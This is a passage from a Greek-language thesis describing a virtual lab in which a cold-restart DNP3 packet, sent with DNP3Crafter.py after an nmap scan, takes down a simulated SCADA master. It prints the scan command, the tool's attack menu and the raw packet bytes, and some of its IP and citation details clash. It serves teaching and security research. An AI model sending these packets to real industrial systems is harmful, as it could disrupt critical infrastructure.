Όπως φαίνεται στον Πίνακα 6.1, δημιουργήσαμε τρεις εικονικές μηχανές με τη χρήση VMware Workstation 15 Pro. Η μηχανή που θα απεικονίζει τον DNP3 MTU θα έχει Windows 7 x64 Ultimate Edition. Η ίδια μηχανή, στην αρχική της εγκατάσταση, κλωνοποιήθηκε με τη βοήθεια του VMware, ώστε να διαθέτει ίδιες ρυθμίσεις πλην IP, MAC διευθύνσεων. Η μηχανή που θα απεικονίζει τον επιτιθέμενο θα έχει Kali Linux λειτουργικό, καθώς καλύπτει τις απαιτήσεις της επίθεσης. Δημιουργήσαμε ένα εικονικό δίκτυο στο VM Network Editor, το vlnet8. Το συγκεκριμένο δίκτυο δίνει IP στις εικονικές μας μηχανές. Ο client θα έχει σταθερά την 192.168.20.136, ο server την 192.168.132, και ο επιτιθέμενος την 192.168.20.128. Η τοπολογία του Δικτύου απεικονίζεται στην Εικόνα 6.1.


Συσκευή	Διεύθυνση IP	Διεύθυνση MAC	Λειτουργικό Σύστημα	Λογισμικό
1 ^η Εικονική Μηχανή	192.168.20.132	00:0c:29:c6:15:72	Windows 7 x64 Ultimate	DNP3 Server Simulator : https://sourceforge.net/projects/dnp3-client-master-simulator/
2 ^η Εικονική Μηχανή	192.168.20.136	00:0c:29:f8:04:c0	Windows 7 x64 Ultimate	DNP3 Client Simulator: https://sourceforge.net/projects/dnp3-client-master-simulator/
3 ^η Εικονική Μηχανή	192.168.20.128	00:0c:29:1d:28:0f	Kali Linux	DNP3Crafter.py: https://github.com/hpcn-uam/DNP3Crafter

Πίνακας 6.1 - Περιγραφή του Lab



Εικόνα 6.1 - Τοπολογία του Δικτύου


Προσομοιωτής DNP3 Server/ Client⁸: Το λογισμικό προσομοιώνει ένα αντικείμενο server (Master Terminal Unit) αλλά και ένα αντικείμενο πεδίου (Remote Terminal Unit) καθώς και την μεταξύ τους επικοινωνία, με χρήση πρωτοκόλλου DNP3. Το UI του λογισμικού, όταν το εκκινούμε, φαίνεται στην Εικόνα 6.2.



Εικόνα 6.2 - Αρχικό GUI DNP3 Simulator


Για την έναρξη της επικοινωνίας των δύο σταθμών, ορίζουμε στο λογισμικό που εκτελείται σε κάθε μια από τις δύο εικονικές μηχανές ως IP διεύθυνση πομπού την 192.168.20.132, που θα έχει ο master σταθμός. Για τις ανάγκες της επίθεσης, διατηρήσαμε μια απλή τοπολογία με έναν σταθμό master / server και έναν remote terminal / client.

⁸ <https://sourceforge.net/projects/dnp3-client-master-simulator>



Εικόνα 6.3 - Θέτουμε την διεύθυνση του Server (MTU)

Ως επόμενο βήμα, θα πρέπει να ορίσουμε τα αντικείμενα που θα 'διαβάζει' ο server από τον client ώστε να καταγραφούν στα logs τα πακέτα DNP3 που θα δούμε παρακάτω. Στην συγκεκριμένη επίθεση, δίνουμε τις παρακάτω μεταβλητές:



Εικόνα 6.4 - Θέτουμε τις μεταβλητές προς ανάγνωση

Κάθε μεταβλητή, αφού την φορτώσουμε στον server, μετατρέπεται σε Data Object, δηλώνοντας μας ότι η επικοινωνία είναι έτοιμη να ξεκινήσει, αρκεί να πατήσουμε και στους δύο σταθμούς το «Start Communication».

S.No	DNP3 Group Id	Index Number	Value	Quality Bits	Time Stamp	Class	Control Model	SBO TimeOut
1	BINARY_OUTPUT	0	0	ONLINE	21:51:02 11/02/2020	CLASS_THREE	DIRECT_OPERATION	0
2	DOUBLE_INPUT	0	0	ONLINE	21:51:02 11/02/2020	CLASS_TWO	STATUS_ONLY	0
3	BINARY_INPUT	0	0	ONLINE	21:51:02 11/02/2020	CLASS_ONE	STATUS_ONLY	0


Εικόνα 6.5 - Οι μεταβλητές αναγνωρίζονται ως αντικείμενα

Εκκινούμε την επικοινωνία μεταξύ των δύο προσομοιωτών. Η αποστολή και λήψη των πακέτων γίνεται μέσω της χρήσης TCP/IP. Η επικοινωνία των σταθμών χαρακτηρίζεται από τις λειτουργίες του πρωτοκόλλου, όπως η χρήση τριπλής χειραφίας (SYN, SYN + ACK, ACK) κατά την έναρξη της, αλλά και κατά την λήξη της (FIN, FIN + ACK, ACK). Ο client στέλνει πακέτα με συνάρτηση ανάγνωσης στον server, ζητώντας να διαβάσει τις τιμές που ορίσαμε εμείς στο configuration του προσομοιωτή. Ο server με τη σειρά του απαντάει με πακέτα response, και δίνει τις τιμές που πρέπει να διαβάσει ο client. Η αλληλουχία των πακέτων συνεχίζεται εφόσον δεν διακόπτεται η σύνδεση server με client. Η επικοινωνία μεταξύ server – client φαίνεται στην Εικόνα 6.6.


No.	Time	Source	Destination	Protocol	Length	Info
137	68.041458	192.168.20.136	192.168.20.132	TCP	54	49182 → 20000 [ACK] Seq=180 Ack=150 Win=65536 Len=0
138	68.826372	192.168.20.136	192.168.20.132	DNP 3.0	78	Read, Class 123
139	68.847874	192.168.20.132	192.168.20.136	DNP 3.0	71	Response
140	69.055034	192.168.20.136	192.168.20.132	TCP	54	49182 → 20000 [ACK] Seq=204 Ack=167 Win=65280 Len=0
141	69.839194	192.168.20.136	192.168.20.132	DNP 3.0	78	Read, Class 123
142	69.861047	192.168.20.132	192.168.20.136	DNP 3.0	71	Response
143	70.069801	192.168.20.136	192.168.20.132	TCP	54	49182 → 20000 [ACK] Seq=228 Ack=184 Win=65280 Len=0
144	70.853398	192.168.20.136	192.168.20.132	DNP 3.0	78	Read, Class 123
145	70.874606	192.168.20.132	192.168.20.136	DNP 3.0	71	Response
146	71.083345	192.168.20.136	192.168.20.132	TCP	54	49182 → 20000 [ACK] Seq=252 Ack=201 Win=65280 Len=0
147	71.867938	192.168.20.136	192.168.20.132	DNP 3.0	78	Read, Class 123
148	71.888625	192.168.20.132	192.168.20.136	DNP 3.0	71	Response
149	72.097448	192.168.20.136	192.168.20.132	TCP	54	49182 → 20000 [ACK] Seq=276 Ack=218 Win=65280 Len=0
150	72.883175	192.168.20.136	192.168.20.132	DNP 3.0	78	Read, Class 123
151	72.903882	192.168.20.132	192.168.20.136	DNP 3.0	71	Response
152	73.111394	192.168.20.136	192.168.20.132	TCP	54	49182 → 20000 [ACK] Seq=300 Ack=235 Win=65280 Len=0
153	73.896454	192.168.20.136	192.168.20.132	DNP 3.0	78	Read, Class 123

Εικόνα 6.6 - Packet Stream μεταξύ server & client – Χρήση Wireshark

Ένα τυπικό πακέτο DNP3 που μεταφέρει την συνάρτηση ανάγνωσης έχει συγκεκριμένα χαρακτηριστικά, όπως αυτά φαίνονται στην Εικόνα 6.7.



Εικόνα 6.7 - Δομή DNP3 πακέτου



Εικόνα 6.8 - Ανάλυση πακέτου (Layers: Ethernet, IPv4, TCP, DNP3)

Με χρήση Wireshark, όπως φαίνεται στην Εικόνα 6.8 [42] αλλά και την μελέτη της δομής του DNP3 πρωτοκόλλου διαπιστώθηκαν τα εξής:

Για να είναι έγκυρο ένα DNP3 πακέτο, πρέπει να ξεκινάει με τις τιμές 0x05 0x64. Οι δύο τιμές αυτές είναι σε δεκαεξαδικό σύστημα και δηλώνουν συγχρονισμό και εκκίνηση DNP3 δομημένου πακέτου. Η επόμενη τιμή του πακέτου, δηλώνει το μήκος του και έχει ελάχιστη και μέγιστη τιμή 5 και 255, αντίστοιχα.

Οι επόμενες τιμές του πακέτου δηλώνουν control, destination, source με τη σειρά. Οι τιμές source, destination είναι relative, και μπορούν να αλλαχθούν μέσα από το λογισμικό προσομοίωσης. Στην συγκεκριμένη τοπολογία, όπου έχουμε έναν MTU και έναν RTU, ο server θα έχει την 1 τιμή (0x01 σε δεκαεξαδικό) και ο client την 2 (0x02 σε δεκαεξαδικό). Στο τμήμα DNP3 application layer, ορίζουμε την συνάρτηση η οποία πραγματοποιεί λειτουργίες του πρωτοκόλλου.

Οι λειτουργίες που υποστηρίζονται, φαίνονται, μαζί με τους κωδικούς που τις χαρακτηρίζουν, στον Πίνακα 6.2:

Κωδικός Συνάρτησης	Περιγραφή Κωδικού
0x00	Κωδικός Συνάρτησης Confirm
0x01	Κωδικός Συνάρτησης Read
0x02	Κωδικός Συνάρτησης Write
0x03	Κωδικός Συνάρτησης Select
0x04	Κωδικός Συνάρτησης Operate
0x05	Κωδικός Συνάρτησης Direct Operate
0x0d	Κωδικός Συνάρτησης Cold Restart
0x0e	Κωδικός Συνάρτησης Warm Restart
0x12	Κωδικός Συνάρτησης Stop Application
0x1b	Κωδικός Συνάρτησης Delete File
0x81	Κωδικός Συνάρτησης Response
0x82	Κωδικός Συνάρτησης Unsolicited Response

Πίνακας 6.2 - Λειτουργίες του DNP3

Βασιζόμενοι στην δημοσίευση «A Taxonomy of Attacks on the DNP3 Protocol» [43] , προσπαθήσαμε να υλοποιήσουμε την επίθεση ψυχρής επανεκκίνησης, δηλαδή να στείλουμε πακέτο με function code 0x0d. Περιγράφεται ότι, με την αποστολή ενός κατάλληλα διαμορφωμένου πακέτου, ο server θα σταματήσει τα services του. Πρόκειται δηλαδή για επίθεση άρνησης της διαθεσιμότητας των υπηρεσιών (denial of service).


Η επίθεση πραγματοποιήθηκε σε τρεις φάσεις: i) Αναγνώριση, ii) επιλογή “όπλου” και στόχευση iii) Εκτέλεση της επίθεσης μέσω του εργαλείου DNP3Crafter.py [44]

Η φάση της αναγνώρισης του δικτύου είναι απαραίτητη σε περιπτώσεις όπου δεν έχουμε την γνώση της τοπολογίας του δικτύου στο οποίο θα εκτελέσουμε την επίθεση.

Γνωρίζοντας ότι το πρωτόκολλο DNP3 λειτουργεί στη θύρα 20000, θα εκκινήσουμε με το εργαλείο nmap από το Kali Linux μας την σάρωση του δικτύου στο οποίο βρισκόμαστε. Η εντολή που θα εκτελέσουμε είναι η παρακάτω:

```
nmap 192.168.20.0/24 -p 20000 -open
```

Εκτελούμε δηλαδή το εργαλείο nmap, ζητώντας να σαρώσει όλα τα τερματικά με IP από 192.168.1.1 έως και το τερματικό με IP 192.168.1.255. Ο διακόπτης -p χρησιμοποιείται για τον ορισμό της θύρας στην οποία θα γίνει η σάρωση. Επίσης ο διακόπτης - -open χρησιμοποιείται για την καλύτερη εμφάνιση των αποτελεσμάτων, δηλαδή την εμφάνιση μόνο του DNP3 server όπως απαιτείται.



```
root@KaliLinux: ~  
File Edit View Search Terminal Help  
root@KaliLinux:~# nmap 192.168.20.0/24 -p 20000 --open  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-09 22:27 EEST  
Nmap scan report for 192.168.20.132  
Host is up (0.012s latency).  
  
PORT      STATE SERVICE  
20000/tcp open  dnp  
MAC Address: 00:0C:29:C6:15:72 (VMware)  
  
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.62 seconds  
root@KaliLinux:~#
```

Εικόνα 6.9 - Σάρωση του Δικτύου

Από την σάρωση συγκεντρώνουμε τα εξής στοιχεία για τον MTU Server:

IP address: 192.168.20.132

Mac address: 00:0C:29:C6:15:72

Τα παραπάνω στοιχεία θα χρησιμοποιηθούν κατά την τρίτη φάση της επίθεσης με την χρήση του λογισμικού DNP3Crafter.py [43]. Από τερματικό του Kali Linux, εκτελέστηκε το πρόγραμμα όπως φαίνεται παρακάτω:


```

root@KaliLinux: ~/Desktop
File Edit View Search Terminal Help
root@KaliLinux:~/Desktop# ./DNP3Crafter.py 192.168.20.132

  _____
 /_ _ _ \   /_ _ _ \
/  _ \   /  _ \   /  _ \
| |_) | | | |_) | | | |_) |
|  _< | | |  _< | | |  _< |
 \_\_) | | | \_\_) | | | \_\_) |
  ___/ | | |  ___/ | | |  ___/ |
     | | |     | | |     | | |
     |_|_|     |_|_|     |_|_|

Choose one action to perform:
1: Health check
2: Warm Restart attack
3: Cold Restart attack
4: Write attack
5: Initialize data attack
6: App function termination attack
7: Delete file attack

3

Choose number of repetitions:
1


Sent 1 repetitions...
Finished.

root@KaliLinux:~/Desktop#

```

Εικόνα 6.10 - Χρήση του DNP3Crafter.py

Για την ομαλή εκτέλεση του, απαιτείται από τον χρήστη να δώσει την διεύθυνση στην οποία επιθυμεί να γίνει η επίθεση. Αφού ο χρήστης εκτελέσει το πρόγραμμα, επιλέγει τον τύπο της επίθεσης που θέλει να πραγματοποιήσει, καθώς και τον αριθμό των πακέτων που θα σταλούν. Στην συγκεκριμένη επίθεση, είναι αρκετή η αποστολή ενός πακέτου για να θέσει τον server εκτός λειτουργίας.




Εικόνα 6.11 - Βλέπουμε το πακέτο DNP3 με συνάρτηση cold restart

Το πρόγραμμα DNP3Crafter [43], δημιουργεί εξ' ολοκλήρου έγκυρα DNP3 πακέτα, ενθυλακώνοντας τις δεκαεξαδικές τιμές του DNP3 στα Ethernet, IPv4 και TCP layers. Ο χρήστης δίνει την IP διεύθυνση του server, την οποία χρησιμοποιεί το πρόγραμμα ώστε να ανοίξει ένα κανάλι επικοινωνίας με τον server.

Ουσιαστικά, εκμεταλλεύεται την έλλειψη αυθεντικοποίησης του νέου client, δηλαδή του επιτιθέμενου. Ο server δέχεται την συνάρτηση 0x0d (Cold Restart Function), θεωρώντας πως ο 192.168.20.128 πρόκειται απλά για δεύτερη μητρώου συσκευή.

Σαν αποτέλεσμα, ο προσομοιωτής DNP3 server φαίνεται αποσυνδεδεμένος και στο Wireshark δεν βλέπουμε νέα DNP3 πακέτα.



Εικόνα 6.12 - Ο Server μετά την επιτυχή αποστολή cold restart πακέτου

Το πακέτο που στάλθηκε είναι το παρακάτω:

**0x05 0x64 0x08 0xc4 0x01 0x00 0x02 0x00 0x39 0x0d 0xde 0xce
0x0d 0x8E x8B**

Πρόκειται για ένα έγκυρο πακέτο DNP3, καθώς τηρείται η βασική δομή του. Αρχικά ξεκινάει με τον συγχρονισμό (0x05 0x64), και έχει μήκος 8 byte. Μεταφέρει στον master την συνάρτηση cold restart χωρίς να γίνει κάποιος έλεγχος του πακέτου, αφού στα συστήματα SCADA δεν γίνεται χρήση κάποιου τοίχους προστασίας.


6.2 Επίθεση άρνησης διαθεσιμότητας υπηρεσιών μέσω αποστολής πακέτου DNP3 με λειτουργία τερματισμού επικοινωνίας, με χρήση custom packet class & Scapy.

Η επίθεση πραγματοποιείται σε συνέχεια της αντίστοιχης με χρήση του εργαλείου DNP3crafter. Με βάση το εργαλείο δημιουργήθηκε python script το οποίο είναι κρίσιμο για την εκτέλεση της επίθεσης μέσω Scapy [40].

Όπως φαίνεται στον Πίνακα 6.3, δημιουργήσαμε τρεις εικονικές μηχανές με τη χρήση VMware Workstation 15 Pro. Η μηχανή που θα απεικονίζει τον DNP3 MTU θα έχει Windows 7 x64 Ultimate Edition. Η ίδια μηχανή, στην αρχική της εγκατάσταση, κλωνοποιήθηκε με τη βοήθεια του VMware, ώστε να διαθέτει ίδιες ρυθμίσεις πλην IP, MAC διευθύνσεων. Η μηχανή που θα απεικονίζει τον επιτιθέμενο θα έχει Kali Linux λειτουργικό, καθώς καλύπτει τις απαιτήσεις της επίθεσης. Δημιουργήσαμε ένα εικονικό δίκτυο στο VM network editor, το vlnet8. Το συγκεκριμένο 